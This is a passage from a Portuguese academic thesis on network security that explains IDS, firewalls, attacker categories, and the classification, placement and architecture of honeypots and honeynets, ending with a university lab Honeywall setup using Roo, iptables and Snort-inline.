traçados, melhor explicado em Bridge (2008).

5 Um *proxy* é um dispositivo que permite a ligação com a internet, sendo posicionado entre as estações de trabalho de uma rede e a internet. Realiza conexões seguras, permitindo que apenas algumas portas ou protocolos permaneçam ativos.

6 Um dispositivo que conecta duas ou mais redes de computadores, transferindo dados entre ambas.

7 Cada pacote enviado pela rede recebe um número *hop*, e a cada salto entre roteadores, este é modificado em uma unidade.

Mesmo com um política de contenção e filtragem de pacotes, não existirá a garantia total de uma perfeita segurança. Sistemas e serviços possuem falhas e vulnerabilidades e estarão suscetíveis a ataques. Com um Sistema Detector de Intrusão (originalmente *Intrusion Detection System*, ou simplesmente IDS) é possível saber de onde está partindo uma invasão, podendo bloquear a comunicação com a origem, evitando uma possível violação. Um IDS é capaz de detectar e notificar as tentativas de intrusão, analisando e capturando os pacotes que estão trafegando na rede, procurando identificar as evidências de um ataque em andamento, podendo emitir alarmes ou executando uma ação automática, como, por exemplo, a desativação de serviços, a depender da ferramenta.

O Snort, disponível em Snort (2008) é um IDS muito utilizado e famoso no mundo do *software* livre, por possuir diversos recursos. O Snort trata-se de uma ferramenta baseada em análise de assinaturas de invasão. Esta ferramenta possui um banco de dados com o registro destas assinaturas, ele compara o tráfego de rede com as assinaturas de anomalias presentes em seu banco de dados. Em caso de uma tentativa de invasão o Snort pode emitir alertas, alarmes ou adotar diversas outras ações automáticas, que variam desde a desativação de *links* da internet até a ativação de rastreadores, com o objetivo de identificar o atacante e reunir evidências de uma ação maliciosa [Santos, 2005].

Embora um *Firewall* e um IDS sejam ferramentas parecidas, elas possuem objetivos distintos: enquanto um *Firewall* irá bloquear acessos não autorizados, bem como criar rotas entre máquinas e conexões, um IDS irá acusar se houve algum comprometimento de um dado serviço, através de algum acesso que foi permitido pelo *Firewall,* mas que na verdade trata-se de uma ação de intrusão.

Tais ferramentas podem ser úteis tanto para os administradores de redes quanto para os atacantes. Para os administradores podem revelar vulnerabilidades, que podem ser corrigidas, e para os atacantes irão revelar possíveis meios de invasão.

2.4 Atacantes e Motivação

Um atacante é considerado qualquer usuário mal intencionado, que possui a intenção de violar as políticas de segurança do sistema. Pode ou não possuir habilidades técnicas para efetuar um ataque, mas é considerado uma grande ameaça graças as diversas ferramentas e técnicas já apresentadas neste capítulo. Os atacantes são conhecidos por muitos como *Hackers,* termo que é utilizado erroneamente para designar qualquer criminoso digital.

Segundo Oliveira (2001) *Hacker* é aquela pessoa que possui uma grande facilidade de análise, assimilação, compreensão e capacidades surpreendentes de conseguir o que quiser. Um *Hacker* possui um alto conhecimento técnico, designando-se um especialista em computação. Este indivíduo é definido como todo o indivíduo que se interesse por sistemas computacionais e que aprecie aprender sobre eles e experimentar com eles [RFC 2828, 2000].

Os atacantes são divididos de acordo com seus conhecimentos e seus objetivos, onde destacam-se os *Scripts Kiddies*, os *White Hats*, os *Black Hats,* os *Crackers* e os *Phreakers*.

Script Kiddie é uma variação do termo *'lamer',* que é considerado uma pessoa inepta, incapaz, ineficaz. Esta classificação geralmente é empregada para descrever alguém que não possui conhecimentos técnicos. Entretanto, em Gerlach (1999) é definido como alguém procurando um alvo fácil. Logo, um *Script Kiddie* seria alguém que pode possuir um conhecimento avançado ou superficial, mas utiliza uma estratégia comum, procurar por falhas específicas que possam ser exploradas por ferramentas já conhecidas. *Script Kiddies* geralmente são motivados pela fama ou simplesmente pela curiosidade.

Os *White Hats,* de acordo com Spitzner (2005a), são aqueles que possuem conhecimento em diversas áreas da computação, como telefonia, internet, protocolos de rede e programação de computadores. Na área de segurança, utilizam os seus conhecimentos na exploração e detecção de erros. A atitude típica de um *White Hat* assim que encontra falhas de segurança é a de entrar em contacto com os responsáveis pelo sistema, comunicando-os do fato. Fora da área de segurança, são desenvolvedores de software livre, como o sistema operacional GNU/Linux. Sua motivação está na liberdade de poderem saber como as coisas funcionam. A seguinte frase define a conduta geral de um *White Hat: "Hack to learn, not learn to hack"* (em tradução livre, “Invadir para aprender, e não aprender para invadir”).

Black Hats, conforme Spitzner (2005a), possuem o mesmo conhecimento que os *White Hats,* a diferença está em como utilizam este conhecimento. Muitas vezes, descobrem falhas de segurança em produtos livres ou comerciais, mas não as divulgam, para que eles mesmos possam tirar alguma vantagem dessas falhas recém-descobertas. *Black Hats* são motivados por essa vantagem adquirida, ou seja, conhecer bem os protocolos de rede e os diversos serviços disponíveis será útil ao tirar um *site* famoso do ar.

Crackers, em Oliveira (2001), são aqueles que utilizam seus conhecimentos para invadir e comprometer sistemas importantes e bem protegidos. Seu principal objetivo está no desenvolvimento de ferramentas de invasão. Eles são os responsáveis por diversos prejuízos e transtornos na internet, como o desenvolvimento de vírus, *spywares* e *trojans*. São motivados

pelo conhecimento das técnicas, pela popularidade e pelo respeito que conseguem entre a comunidade.

Phreakers são especialistas em telefonia (a junção de *Phone* e *Freaker*), *Hackers* que mesclam conhecimentos de telefonia, eletrônica digital e informática. Eles dominam os métodos de ligações e diversos sistema de comunicação, basicamente qualquer coisa que se relacione com telefonia, como por exemplo modems, celulares, PDAs[8] e outros acessórios. Eles podem efetuar ligações gratuitamente, ouvir conversas, sem serem notados, permanecendo invisíveis [Oliveira, 2001].

8 Personal Digital Assistants (PDAs ou Handhelds), ou Assistente Pessoal Digital, é um computador de dimensões reduzidas, dotado de grande capacidade computacional, cumprindo as funções de agenda e sistema informático de escritório elementar, com possibilidade de acesso à internet.

3 HONEYPOTS E HONEYNETS

É importante criar um ambiente alternativo para realização de testes e expor vulnerabilidades existentes. Monitorar os passos realizados pelos invasores irá permitir uma melhor análise do problema e como corrigi-lo, prevenindo futuras invasões. Neste capítulo serão apresentados os principais conceitos relacionados a *Honeypots* e *Honeynets*, suas classificações bem como suas vantagens e desvantagens. Sobre um *Honeypot,* um sistema único conectado a uma rede existente para atrair ataques, serão mostradas duas formas de classificação, uma conforme o objetivo e outra de acordo com o nível de interação. Também serão mostradas as diferentes formas de localização, que afetarão diretamente nos resultados obtidos. É apresentada a arquitetura que compõe uma *Honeynet,* uma rede de sistemas que serão usados como *Honeypots,* além de suas principais características.

3.1 Honeypots

Diferente de outras ferramentas de segurança em informática, *Honeypots* não possuem o objetivo imediato de barrar um ataque, mas sim o de se tornarem alvos de ataques ilícitos. Seu funcionamento ocorre no momento de uma tentativa de ataque, ou na efetivação deste. Em Spitzner (2002), define-se sucintamente um *Honeypot* como um recurso de segurança o qual o objetivo é ser sondado, atacado, ou comprometido.

Ainda de acordo com Spitzner (2002), o *Honeypot* é um sistema que será testado, atacado e invadido, não importando que recursos estão sendo utilizados, seja um roteador ou *scripts* executando serviços emulados ou um sistema de produção real. O que realmente importa são as características dos recursos que estão sofrendo ataques.

O administrador de rede poderá analisar as tentativas de invasão a partir das informações coletadas, descobrir as falhas de segurança e vulnerabilidades de seu sistema. Como o *Honeypot* não possui nenhuma atividade produtiva ou autorizada, qualquer pacote que entrar e sair é considerado um vírus, *scan* ou um ataque. Por esse motivo, os *Honeypot*s tem um baixo número de falso-positivos[9], fazendo com que o administrador detecte ataques com mais facilidade. Os *Honeypots* também não fazem nenhum tipo de prevenção e são capazes de fornecer informações adicionais de valor inestimável. Entretanto, se o *Honeypot* não sofrer nenhuma tentativa de invasão, este não terá valor.

9 Um falso-positivo ocorre quando um alarme é disparado quando não há violação da política de segurança. Um falso-negativo ocorre quando um alarme deixa de ser disparado quando existe uma violação da política de segurança.

3.1.1 Classificação dos Honeypots

Os *Honeypots,* conforme Pouget (2003b), podem ser divididos, de acordo com seus objetivos, em duas categorias: *Honeypots* de produção e *Honeypots* de pesquisa. Entretanto, essa divisão não é totalmente distinta, sendo possível um *Honeypot* possuir características de ambas as categorias. Assim como podem ser classificados de acordo com seus objetivos, também podem ser classificados de acordo com a funcionalidade disponível, desde a simples simulação de um serviço a construção de um sistema idêntico ao sistema real de uma empresa.

Honeypots *de Produção*

O principal objetivo de um *Honeypot* de produção é proteger uma organização, detectando atividades maliciosas e assim previní-las, contribuindo para aumentar a segurança da rede. Usualmente, eles possuem as mesmas configurações da rede de produção da organização. Logo, um ataque no *Honeypot* irá contribuir diretamente para o conhecimento de ataques sofridos na rede de produção real, de modo que se possa agir de maneira ativa na prevenção de novos ataques.

Honeypots de Pesquisa

Em contrapartida, o *Honeypot* de pesquisa tem como principal objetivo capturar o maior número possível de informações sobre os ataques. *Os Honeypots t*endem a obter mais informações sobre como foi efetuado o ataque, quais ferramentas e técnicas foram utilizadas, como o atacante conseguiu comprometer o sistema, origem do ataque, ferramentas de exploração, assinaturas de ataques, descoberta de novas vulnerabilidades. Enfim, o foco são as ações do intruso, não apenas a detecção, ou seja, o seu *modus-operandi*.

Um outro tipo de classificação leva em conta o nível de interação que será realizado entre o *Honeypot* e o invasor. Conforme Pouget (2003b) esta classificação é dividida em baixa, média e alta.

Baixo Nível de Interação

Neste tipo de envolvimento, o atacante possui uma mínima interação com o *Honeypot;* por isso, poucos dados sobre o ataque podem ser obtidos. O sistema irá apenas registrar as tentativas de conexão, porém não será possível determinar se o ataque será bem sucedido, nem quais ações serão tomadas pelo seu executor, uma vez que não existirão respostas às requisições realizadas [Pouget, 2003b].

Médio Nível de Interação

No nível de envolvimento médio a interação entre o atacante e o *Honeypot* se torna maior, mas não equivale a um sistema real. Existirá uma interação com o atacante, mas de forma limitada. Da mesma forma que aumenta a interação, aumentam também os riscos, exigindo um maior cuidado em relação às ferramentas e *scripts* que interagem com o invasor, pois estas tentarão emular aplicações reais mas, conseqüentemente, serão inferiores às aplicações reais, tornando perceptível a existência do *Honeypot*. As ferramentas são mais complexas e respondem às requisições feitas de forma mais elaborada. Mais dados são obtidos, uma vez que o nível da conexão se torna maior e mais eficiente [Pouget, 2003b].

Alto Nível de Interação

Neste nível**,** não existem serviços emulados. Os *Honeypots* são configurados com sistemas operacionais e serviços reais, assim como uma máquina qualquer conectada na internet. O fato dos serviços serem reais permite uma maior interação entre o invasor e a máquina alvo, resultando em um registro completo de todos seus passos e a obtenção dos dados da invasão, entretanto exige cuidados especiais para evitar ser usado para efetuar outros ataques, sendo difícil sua administração e manutenção [Pouget, 2003b].

Outro aspecto importante é definir a localização do *Honeypot,* que irá refletir nos resultados obtidos como também nos riscos os quais se estará sujeito. A seguir, é feita uma análise das possíveis localizações.

3.1.2 Localização do Honeypot

O *Honeypot* pode ser instalado dentro da rede interna, a intranet[10], localizada atrás do *Firewall*, na internet, localizada na frente do *Firewall*, ou na DMZ (Zona Desmilitarizada) conforme mostrado na Figura 3.1. Uma vez que sua localização dará diferentes riscos e resultados que devem ser levados em consideração.




Figura 3.1: Localização Honeypots: (1) Atrás do Firewall, (2) Zona Desmilitarizada, (3) Em Frente ao Firewall.

10 Intranet é uma rede privada que utiliza os mesmos protocolos e serviços da internet dentro do espaço corporativo.

Em frente ao Firewall

Com o *Honeypot* fora da intranet, não existirá risco para esta rede, porém não serão gerados registros do *Firewall* nem do Sistema de Detecção de Intrusão (SDI). Se o sistema for comprometido não haverá como controlar o tráfego, colocando em risco outras redes. Além disso, este irá atrair uma quantidade apreciável de tráfego indesejado. A vantagem é o fato de não precisar configurar um *Firewall* ou IDS, pois estes não terão efeito.

Zona Desmilitarizada (DMZ)

É a rede que se encontra entre a rede interna e a rede externa a fim de prover uma camada adicional de segurança, utilizando o *Firewall* para controlar o tráfego de entrada e saída, isolando o *Honeypot* da intranet. Esta localização pode também ser chamada de rede de perímetro. Colocar o *Honeypot* dentro da DMZ parece ser uma boa opção, desde que outros sistemas dentro da DMZ também estejam protegidos contra o *Honeypot*. A maioria das DMZs não são totalmente acessíveis, pois só os serviços necessários poderão atravessar o *Firewall*.

Atrás do Firewall

Utilizado para detecção de tentativas de invasão vindas da rede interna, ou para detectar vulnerabilidades do *Firewall*. Neste caso, se o *Honeypot* for invadido, o invasor terá acesso à rede interna, sem limitação do *Firewall*. A vantagem será os *Logs* gerados pelo IDS e pelo *Firewall.*

Uma rede altamente controlada, onde todas e quaisquer atividades sejam monitoradas e capturadas é o conceito básico de uma *Honeynet.* Esta permite a captura das atividades dos atacantes e, ao mesmo tempo, controle de suas atividades. A seguir são apresentadas uma definição e uma classificação das *Honeynets*.

3.2 Honeynets

Honeynet não é um sistema único, mas sim um conjunto de *Honeypots*, uma rede projetada especificamente para ser comprometida e utilizada para observar o comportamento dos invasores, possibilitando a realização de análises detalhadas das ferramentas utilizadas, de suas motivações e das vulnerabilidades exploradas.

Inicialmente, *Honeynet* era considerada apenas uma rede de *Honeypots* de alta-interação, havendo a instalação de sistemas operacionais e serviços reais ao invés da simples emulação. Como se trata de um sistema real, qualquer aplicação, serviço ou sistema operacional pode ser instalada, desde um simples servidor FTP rodando sobre o Windows NT,

a um banco de dados MySQL em um servidor GNU/Linux, propriamente configurados para serem comprometidos.

Spitzner (2003) definiu *Honeynet* como uma rede de sistemas de produção. Diferente de muitos *Honeypots*, nada é emulado. Trata-se de *Honeypots* de produção onde pouca modificação é feita. Isto dá aos atacantes um alcance máximo do sistema, das aplicações, e das funcionalidade que podem ser exploradas. A partir disto, pode-se aprender não apenas sobre suas ferramentas e táticas, mas também seus métodos de comunicação, organização dos grupos e os motivos que os levam a cometer uma invasão. Ainda considera uma *Honeynet*, uma ferramenta que possibilita obter o máximo das pesquisas relacionadas a *Honeypots*, permitindo um grande aprendizado, mas acompanhado de um alto risco. Seu principal valor está na pesquisa, ao obter informações das ameaças existentes na comunidade atual da internet.

Entretanto, com o aumento do poder de processamento dos computadores, é perfeitamente possível criar uma *Honeynet* emulando diferentes sistemas operacionais, e diferentes serviços, tal como um servidor Web IIS instalado no Windows NT, um servidor DNS no GNU/Linux ou um servidor de e-mail no Sistema Operacional Solaris. Wonlee (2000) considera uma *Honeynet* nada mais que um conjunto de *Honeypots* de alto nível de interação, onde os riscos e as vulnerabilidades são os mesmos encontrados nas organizações. Ou seja, de acordo com essa descrição, um único sistema emulando diferentes sistemas operacionais em máquinas virtuais, onde os serviços disponíveis sejam reais, é uma *Honeynet*.

A principal característica de uma *Honeynet* é que, como será coletada uma quantidade maior de dados para análise, o estudo dos motivos, dos procedimentos e das ferramentas dos invasores será mais preciso, resultando em mais informações sobre a segurança da rede. Uma *Honeynet* bem sucedida depende das etapas de captura de dados, que sejam eficientes.

3.2.1 Classificação das Honeynets

Uma *Honeynet* pode ser classificada de acordo com o ambiente que a compõe. Este ambiente pode ser formado por *Honeypots* virtuais ou *Honeypots* reais [Spitzner, 2005c].

Honeynet Clássica

Esta *Honeynet* é composta por no mínimo duas máquinas formando o ambiente, com instalações específicas, podendo utilizar sistemas operacionais variados e independentes. Um exemplo desta arquitetura pode ser visualizada na Figura 3.2. Como esta rede é formada por dispositivos reais, uma de suas vantagens é a maior realidade dada ao sistema e a maior

segurança graças a descentralização dos *Honeypots*. Entretanto, o custo elevado, as dificuldades na instalação, administração e manutenção e a necessidade de um grande espaço para alocação destacam-se entre suas desvantagens.




Figura 3.2: *Honeynet* Real

Honeynet Virtual

Uma *Honeynet* virtual consiste em executar múltiplos sistemas operacionais simultaneamente, através do uso de emuladores, criando uma rede virtual, utilizando apenas uma máquina física executando um software de virtualização. A Figura 3.3 representa a arquitetura de uma *Honeynet* virtual.

Suas principais vantagens são a redução dos custos, por necessitar de apenas uma máquina física, a facilidade de instalação, administração e manutenção desta. Enquanto uma de suas desvantagens é a limitação nos tipos de sistemas operacionais oferecidos pelos softwares de virtualização, pois a maioria dos software é baseada na arquitetura dos chips Intel X86[11]. E como há a centralização em apenas uma máquina, existe a possibilidade de comprometimento do software de virtualização, levando o invasor a controlar todo o sistema. Como trata-se de um ambiente virtual, o processamento e os dispositivos do servidor das máquinas virtuais podem ser detectados pelo intruso. Outra desvantagem é a instabilidade do sistema pelo uso exaustivo de memória.

11 O termo genérico X86 refere-se a arquitetura de processadores Intel, AMD, VIA entre outras.




Figura 3.3: *Honeynet* Virtual

3.2.2 Arquitetura de uma Honeynet

Para a implementação de uma *Honeynet* é necessário um conjunto de elementos, dentre eles destacam-se os *Firewall, o Logserver* e o Sistema Detector de Intrusão. A arquitetura básica de uma *Honeynet,* definida por Pouget (2003a), pode ser dividida em etapas: captura de dados, controle de dados, análise de dados e, opcionalmente, para ambientes onde existem *Honeypots* distribuídos, o agrupamento de dados. Estes elementos são responsáveis por definir os limites que serão dados ao invasor, a forma como os dados serão capturados, agrupados e por fim, analisados.

Controle de Dados

Após o comprometimento da *Honeynet* pelo invasor, o fluxo do tráfego de redes deve ser controlado de modo a garantir que esta não será utilizada para atacar outros sistemas. Este controle pode ser feito através de um dispositivo de contenção de fluxo tal qual um *Firewall* invisível, o qual utiliza a tecnologia de *bridge.*

O *Firewall,* segundo Secure (2007), controla o fluxo de tráfego de três redes distintas, a rede interna, a externa e a administrativa. É necessário permitir qualquer conexão proveniente da internet para o *Honeypot,* e bloquear qualquer conexão deste com destino à quaisquer outras redes. A rede administrativa não terá qualquer tipo de comunicação direta com outras redes. Estas regras podem ser alteradas, para que utilizem o mesmo ambiente usado em um sistema de produção de uma empresa, ou qualquer outra filtragem para aprendizado.

Captura de Dados

As atividades efetuadas na *Honeynet* devem ser registradas e capturadas. Todos os eventos ocorridos são armazenados na forma de *Logs,* registros gerados pelo sistema operacional, por aplicações ou por outros dispositivos tal qual roteadores e outros dispositivos de redes, que auxiliam na identificação e solução de problemas.

Conforme apresentado em Solha (2000b), armazenar os arquivos de *Logs* no próprio sistema, ou em um sistema que pode ser invadido cria uma falha de segurança evidente, pois estes podem ser alterados ou apagados. Esta costuma ser uma das primeiras ações realizadas pelos invasores para encobrir seus rastros e esconder suas atividades, existindo inclusive ferramentas que automatizam este processo.

A forma pela qual o sistema foi invadido também deve ser conhecida. Para isto, utiliza-se um Sistema de Detecção de Intrusão (SDI). O SDI utilizado será o Snort, que, conforme Ned (1999), funciona como um alarme, cuja função é detectar atividades hostis, sejam elas bem sucedidas ou não. Para isto. ele compara o conteúdo de arquivos de registros de roteadores, *Firewall*s, servidores e outros dispositivos de rede com um banco de dados contendo assinaturas de ataques conhecidos. Conseqüentemente, ele é capaz de detectar atividades não autorizadas ou possíveis invasões em um sistema ou em uma rede, desde que estejam em seu banco de dados.

Também para a captura de dados, neste trabalho, será utilizado um *sniffer*[12], bastante popular, chamado Ethereal, o qual analisa a área dos pacotes que contêm os dados dos mesmos, efetuando o seu registro, detectando invasões. Entretanto, o que fazer no caso de uma conexão criptografada? Neste caso, a melhor forma de obtenção de informação é a partir da instalação ou modificação de um software, o qual irá armazenar eventos ocorridos no *Honeypot,* e enviá-los ao *Logserver*. Para isto, será utilizada a ferramenta Sebek, a qual possui a versão cliente e servidor. Também pode-se realizar a captura dos dados através das informações obtidas por comandos executados no próprio sistema, como *finger, whois, netstat, ps* e etc. [Wireshark, 2008].

Análise de Dados

Nesta etapa é onde reside todo o objetivo e o valor de um *Honeypot* e uma *Honeynet*. Também é a parte mais difícil e demorada visto que a quantidade de informação obtida é alta,

12 Sniffer é um programa que captura pacotes de redes. Seu propósito é analisar o tráfego de rede e identificar áreas potenciais de preocupação.

sendo necessária uma filtragem de quais informações são consideradas úteis, exigindo conhecimento para distinguir sua utilidade.

Existem ferramentas que auxiliam a análise de dados, fazendo uma pré-formatação, gerando gráficos e estatísticas, agilizando a análise para os possíveis ajustes necessários.

Agrupamento de Dados

O agrupamento será necessário apenas em casos onde há *Honeypots* distribuídos, formando uma *Honeynet*, onde serão geradas mais informações, atribuindo-lhes maior valor e maior cuidado durante a análise.

4 METODOLOGIA

Este capítulo detalha a implementação de uma *Honeynet*, no qual são apresentadas considerações feitas em relação ao planejamento do ambiente. Serão apresentadas as ferramentas utilizadas para realizar o controle do tráfego, captura dos dados, análise e geração de alertas.

Este trabalho trata de uma pesquisa de natureza tecnológica, a qual, de acordo com Jung (2004), utiliza conhecimentos básicos de segurança em redes de computadores para obter um novo produto ou processo, que neste trabalho seriam as novas técnicas de invasão acompanhadas de um perfil do invasor.

Quanto aos objetivos é uma pesquisa exploratória pois, tem por finalidade a descoberta de teorias e práticas relacionadas à segurança do sistema que modificarão as políticas de segurança existentes. Visa a obtenção de alternativas ao conhecimento científico convalidado e, principalmente, inovações tecnológicas, que neste caso seriam as novas técnicas de invasão [Jung, 2004].

A aquisição de referências bibliográficas foi realizada a partir de livros técnicos, mas em sua maior parte através de documentos disponíveis na internet, como tutoriais, artigos e *sites* relacionados ao tema.

O local de execução desta pesquisa é em um ambiente de laboratório, onde pode-se controlar as variáveis que compõem o ambiente, ou minimizar sua interferência no ambiente. O tempo de aplicação deste experimento é longitudinal, o qual requer uma coleta de dados ao longo do tempo, com uma obtenção sistemática e lenta dos resultados [Jung, 2004].

A seguir são apresentados os detalhes relacionados ao planejamento do ambiente para a efetivação deste trabalho.

4.1 Planejamento do Ambiente

O ambiente planejado é composto por um *Honeypot* de alta interação. Todo tráfego destinado ao *Honeypot*, passará antes por uma máquina chamada de *Honeywall,* conceito definido em Spitzner (2005c). O *Honeywal* terá o objetivo de controlar o fluxo dos dados e a geração de *logs*. O ambiente físico utilizado é uma sala, dentro do CIN-UFLA (Centro de Informática da Universidade Federal de Lavras).

Um roteador é necessário para realizar a ligação da *Honeynet* com a internet. Este roteador também foi configurado para separar duas redes, uma na qual se encontra a intranet, ou seja, a rede da Universidade Federal de Lavras (UFLA) e a outra na qual localiza-se o *Honeypot* de alta interação, conforme mostrado na Figura 4.1. A *Honeynet* esteve separada da rede da universidade graças a utilização de uma classe de endereço IP diferente da classe de rede da universidade.




Figura 4.1: Descrição do Experimento

No sistema, existem duas máquinas reais, em uma foi configurado o *Honeywall* e, na outra, o *Honeypot*. A máquina que compõe o *Honeywall* é consideravelmente potente, devido ao alto processamento exigido pela política de segurança. Ela é configurada para realizar sincronização utilizando o protocolo NTP (*Network Time Protocol*), detalhado em RFC 1305 (2008). A sincronização foi entre um servidor externo e as máquinas presentes na rede, garantindo que os dados estejam sincronizados, o que é importante para a análise dos eventos ocorridos no ambiente. Mais detalhes dos software instalados e de suas configurações encontram-se na próxima subseção. O *Honeypot* possui uma distribuição GNU/Linux instalada e configurada da maneira padrão, onde foram adicionadas propositalmente algumas falhas de configuração.

4.2 Honeywall

O *Honeywall* será um ponto centralizado para realizar o controle do tráfego, a captura e o armazenamento dos dados e realizar um alerta na efetivação de um ataque. Para isto, ele contará com os módulos de controle, captura e alerta que são explicadas mais adiante.

A ferramenta escolhida foi o **Roo**, uma distribuição GNU/Linux baseada no Fedora modificada exclusivamente para atuar como um *Honeywall* em uma *Honeynet.* Esta ferramenta oferece a funcionalidade necessária para rapidamente criar, facilmente manter e efetivamente analisar uma *Honeynet,* conforme definido por Spitzner (2004).

Para realizar a configuração e gerenciamento do Roo, existem três modos distintos: através da ferramenta HWCTL, pelo Menu de Diálogo, e a partir da ferramenta Walleye. O HWCTL é uma poderosa ferramenta de linha de comando que permite configurar diversas variáveis usadas por vários programas, além de inicializar os serviços necessários. A grande vantagem dessa ferramenta é sua utilização local ou por meio de uma conexão remota via SSH. Além disso é possível criar *scripts* para automatizarem o processo de configuração. O Menu de Diálogo é uma interface para o HWCTL, exibindo as diversas opções em um menu em modo texto de interface muito mais amigável que o HWCTL. O Walleye é uma interface Web executada em conjunto com o Apache, podendo ser acessado remotamente, a partir de uma conexão criptografada sob SSH. Esta interface permite configurar e gerenciar o *Honeywall* utilizando apenas o *mouse*, tornando fácil acessar e visualizar as informações obtidas. Uma de suas vantagens é a organização dos dados e sua desvantagem é a necessidade de uma terceira placa de rede para poder acessa-lo [Spitzner, 2004].

Para melhor entendimento das ferramentas que compõem o *Honeywall,* estas serão divididas em módulos, de acordo com suas funções. Cada módulo possui características específicas, que serão mostradas a seguir.

4.2.1 Módulo de Controle

O módulo de controle é responsável por restringir o acesso à rede externa partindo da *Honeynet.* Dessa forma qualquer conexão partindo da internet com direção ao *Honeypot* será aceita sem qualquer restrição. Uma conexão cuja origem seja a *Honeynet* e o destino qualquer máquina externa não foi totalmente bloqueada, mas altamente limitada, não tirando a liberdade do atacante, mas mantendo-o em um ambiente controlado. Para isto foram necessárias duas ferramentas: o Iptables e o Snort inline.

Iptables

O Iptables, encontrado em Iptables, 2008, é o sistema de filtragem padrão do GNU/Linux, presente no *kernel* desde a versão 2.4.0 do mesmo. Este *Firewall* está disponível no sistema operacional presente no *Honeywall,* e as regras de filtragem presentes foram disponibilizadas pelo grupo Honeynet Project disponíveis em Script (2008). As principais características de configuração são:

- **Tráfego de entrada**: o tráfego de entrada com origem da internet e com destino para o *Honeypot* é aceito sem qualquer restrição;
- **Tráfego interno**: o tráfego interno é permitido sem qualquer restrição em relação ao Firewall entretanto, como só existe um *Honeypot,* não existirá tráfego interno;
- **Tráfego de saída**: o tráfego de saída é limitado e controlado, de modo a evitar que ataques provenientes da rede interna atinjam outras redes.

Para o tráfego observado foram criados e armazenados *logs*. O tráfego que utilizada as portas dos serviços de NTP e DNS é considerado legal e, por isso, foram feitos registros de *logs* destes serviços de acordo com o tráfego nas suas respectivas portas. A quantidade de tráfego TCP, UDP e ICMP e de outros protocolos foi limitada a um determinado número de conexões por hora. Quando este limite foi atingido, todos os pacotes foram descartados. Após passar um período de tempo pré-definido o tráfego externo é aceito normalmente.

Além da limitação do tráfego externo, este tráfego também foi analisado pelo Snort-inline. Para efetuar essa análise, foi adicionada uma regra no Iptables que enviou todos os pacotes que saem do *Honeynet* para uma fila, que foi analisada pelo Snort-inline. A análise do Snort-inline é explicada mais adiante.

Snort-inline

O Snort-inline, conforme Snort Inline (2008), trata-se de uma adaptação do sistema de detecção de intrusos Snort, permitindo uma integração direta com o Iptables. As assinaturas de ataques presentes no Snort podem ser utilizadas no Snort-inline, sendo necessária apenas algumas modificações.

